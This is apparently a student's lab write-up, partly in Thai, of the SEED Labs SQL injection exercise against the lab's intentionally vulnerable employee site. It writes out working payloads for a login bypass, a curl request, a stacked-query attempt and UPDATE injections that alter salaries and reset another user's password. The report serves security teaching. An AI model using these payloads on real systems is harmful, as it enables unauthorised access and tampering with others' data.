



---

# SEEDLAB02: WEB SQL-INJECTION ATTACK

---

Section: 650001  
Group ID: G02



นายธีรภัทร เกิดโพธิ์ 6509650468

## Task 2: SQL Injection Attack on SELECT Statement

### Task 2.1: SQL Injection Attack from webpage.

กรอกช่อง USERNAME ด้วย admin' # และกรอกช่อง PASSWORD ด้วย 1234

## Employee Profile Login

USERNAME

admin' #

PASSWORD

....

Login

Copyright © SEED LABs

เมื่อคลิกปุ่ม Login จะปรากฏหน้านี้

SEEDLABs

Home Edit Profile

Logout

### User Details

Username	Eid	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs

จากการกรอกในช่อง USERNAME ข้างต้นจะได้ SQL statement เป็น

SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password

FROM credential

WHERE name= 'admin'

สัญลักษณ์ # ทำให้ทุกอย่างหลังจาก 'admin' เป็น comment ดังนั้นเราจึงสามารถเข้าถึงข้อมูลได้โดยใช้เพียงแค่ชื่อบัญชีผู้ดูแล

## Task 2.2: SQL Injection Attack from command line.

เราใช้คำสั่ง curl ต่อไปนี้เพื่อส่งคำขอ HTTP ไปยังเว็บไซต์และทำการเข้าสู่ระบบอีกครั้งในลักษณะเดียวกันเมื่อก่อนเราจะเห็นว่าเราได้รับหน้า HTML กลับมา

```
seed@VM: -
[03/23/24]seed@VM:~$ curl 'www.seed-server.com/unsafe_home.php?username=admin%27%20%23&Password=1234'
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailliang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootstrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a button to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ></a>


      <ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href='unsafe_home.php'>Home <span class="sr-only">(current)</span></a></li><li class="nav-item"><a class="nav-link" href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>Eid</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Bob</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>40000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td><td></td></tr></tbody></table>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABS
        </p>
      </div>
      <div>
        <script type="javascript">
          function logout(){
            location.href = "logoff.php";
          }
        </script>
      </div>
    </body>
  </html>
[03/23/24]seed@VM:~$
```

เราจะเห็นตารางของพนักงานที่อยู่ในรูปแบบ HTML จึงสรุปได้ว่าเราสามารถโจมตีแบบ Task 2.1 สำเร็จ สำหรับการพิมพ์

อักขระพิเศษ เราแทน Spacebar ด้วย %20 แทน # ด้วย %23 และแทน ' ด้วย %27

### Task 2.3: Append a new SQL statement

เพื่อเพิ่ม SQL statement ใหม่ ในช่อง USERNAME เรากรอกข้อมูลดังต่อไปนี้ คือ admin'; UPDATE credential SET Name = 'UwUxUwU' WHERE Name='Alice'; #



The screenshot shows a web form titled "Employee Profile Login". It has two input fields: "USERNAME" and "PASSWORD". The "USERNAME" field contains the text: `= 'UwUxUwU' WHERE Name = 'Alice'; #`. The "PASSWORD" field contains three dots, indicating a password is entered. Below the fields is a green "Login" button. At the bottom of the form, it says "Copyright © SEED LABs".

เครื่องหมาย ; เป็นการแยกสอง SQL statement ออกจากกัน โดยในที่นี้เราพยายามเปลี่ยนชื่อของ Alice เป็น UwUxUwU เมื่อคลิก Login จะปรากฏ error ขณะกำลังทำการรัน query ทำให้การพยายามรันคำสั่ง SQL อันที่สองไม่สำเร็จ


There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'UPDATE credential SET Name = 'UwUxUwU' WHERE Name = 'Alice'; #' and Password='71' at line 3]\n

การทำ SQL injection ไม่ได้ผลกับ MySQL เพราะใน mysqli extension ของ php mysqli::query() API ไม่อนุญาตให้มากกว่าหนึ่ง query รันบน database server ปัญหาที่เกิดขึ้นมาจากตัวของ extension ไม่ได้มาจากตัวของ MySQL server เพราะว่าเซิร์ฟเวอร์อนุญาตคำสั่ง SQL มากกว่าหนึ่งอยู่ในสายอักขระเดียวกัน ซึ่งข้อจำกัดของ MySQLi extension สามารถผ่านไปได้โดยใช้ mysqli -> multiquery() แต่ถึงกระนั้นเราก็ไม่ควรใช้ API นี้ และหลีกเลี่ยงจากการให้มีคำสั่งหลายคำสั่งรันจากการทำ SQL injection เพื่อความปลอดภัย

### Task 3: SQL Injection Attack on UPDATE Statement

#### Task 3.1: Modify your own salary.

ทำการเข้าสู่ระบบด้วยบัญชีของ Alice จากนั้นไปที่ Edit Profile

 [Home](#) [Edit Profile](#) [Logout](#)

### Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

กรอก 123', salary = 6900000 WHERE name = 'Alice' # ที่ช่อง Phone Number เพื่อเพิ่มเงินเดือนของ Alice จาก 20000 เป็น 6900000

### Alice's Profile Edit

NickName

UwU

Email

uwu@uwumail.com

Address

Meow

Phone Number

'900000 WHERE name = 'Alice' #

Password

....

Save

Copyright © SEED LABs

หลังจากบันทึกแล้ว จะได้หน้าโปรไฟล์ของ Alice เป็นดังนี้

Alice Profile	
Key	Value
Employee ID	10000
Salary	6900000
Birth	9/20
SSN	10211002
NickName	UwU
Email	uwu@uwumail.com
Address	Meow
Phone Number	123

เปลี่ยนเงินเดือนจาก 20000  
เป็น 6900000 สำเร็จ

ที่เกิดขึ้นได้เพราะว่า query บน web server กลายเป็น

```
UPDATE credential SET
```

```
nickname='UwU',
```

```
email='uwu@uwumail.com',
```

```
address='Meow',
```

```
Password='1234',
```

```
PhoneNumber='123', salary = 6900000 WHERE name= 'Alice'
```

### Task 3.2: Modify other people's salary.

เราสามารถเปลี่ยนรหัสผ่านของ Bobby ผ่านบัญชีของ Alice ได้ โดยที่หน้า Edit Profile ของ Alice โดยกรอกคำสั่งต่อไปนี้ลงในช่อง Email: 123', salary = 1 WHERE name = 'Bobby' #

## Alice's Profile Edit

NickName	<input type="text" value="UwU"/>
Email	<input type="text" value="ary = 1 WHERE name = 'Boby' #  "/>
Address	<input type="text" value="Meow"/>
Phone Number	<input type="text" value="123"/>
Password	<input type="password" value="Password"/>
<input type="button" value="Save"/>	

Copyright © SEED LABs


เข้าสู่ระบบด้วยบัญชีของ Boby ที่หน้าโปรไฟล์ของ Boby จะเห็นว่าเงินเดือนของ Boby เป็น 1

## Boby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	UwU
Email	123
Address	
Phone Number	

### Task 3.3: Modify other people's password.

นี่คือรหัสผ่านของ Bobby ก่อนโดนเปลี่ยน



เราสามารถเปลี่ยนรหัสผ่านของ Bobby ผ่านบัญชีของ Alice ได้ โดยที่หน้า Edit Profile ของ Alice โดยกรอกคำสั่งต่อไปนี้ลงในช่อง Email: Bobby', Password=sha1("UwU69XD") WHERE name='Boby' #

## Alice's Profile Edit

NickName	<input type="text" value="UwU"/>
Email	<input type="text" value="ary = 1 WHERE name = 'Boby' #  "/>
Address	<input type="text" value="Meow"/>
Phone Number	<input type="text" value="123"/>
Password	<input type="text" value="Password"/>

Copyright © SEED LABs

ลองเข้าสู่ระบบบัญชีของ Bobby ด้วยรหัสผ่าน UwU69XD ปรากฏว่าเข้าสู่ระบบได้สำเร็จ

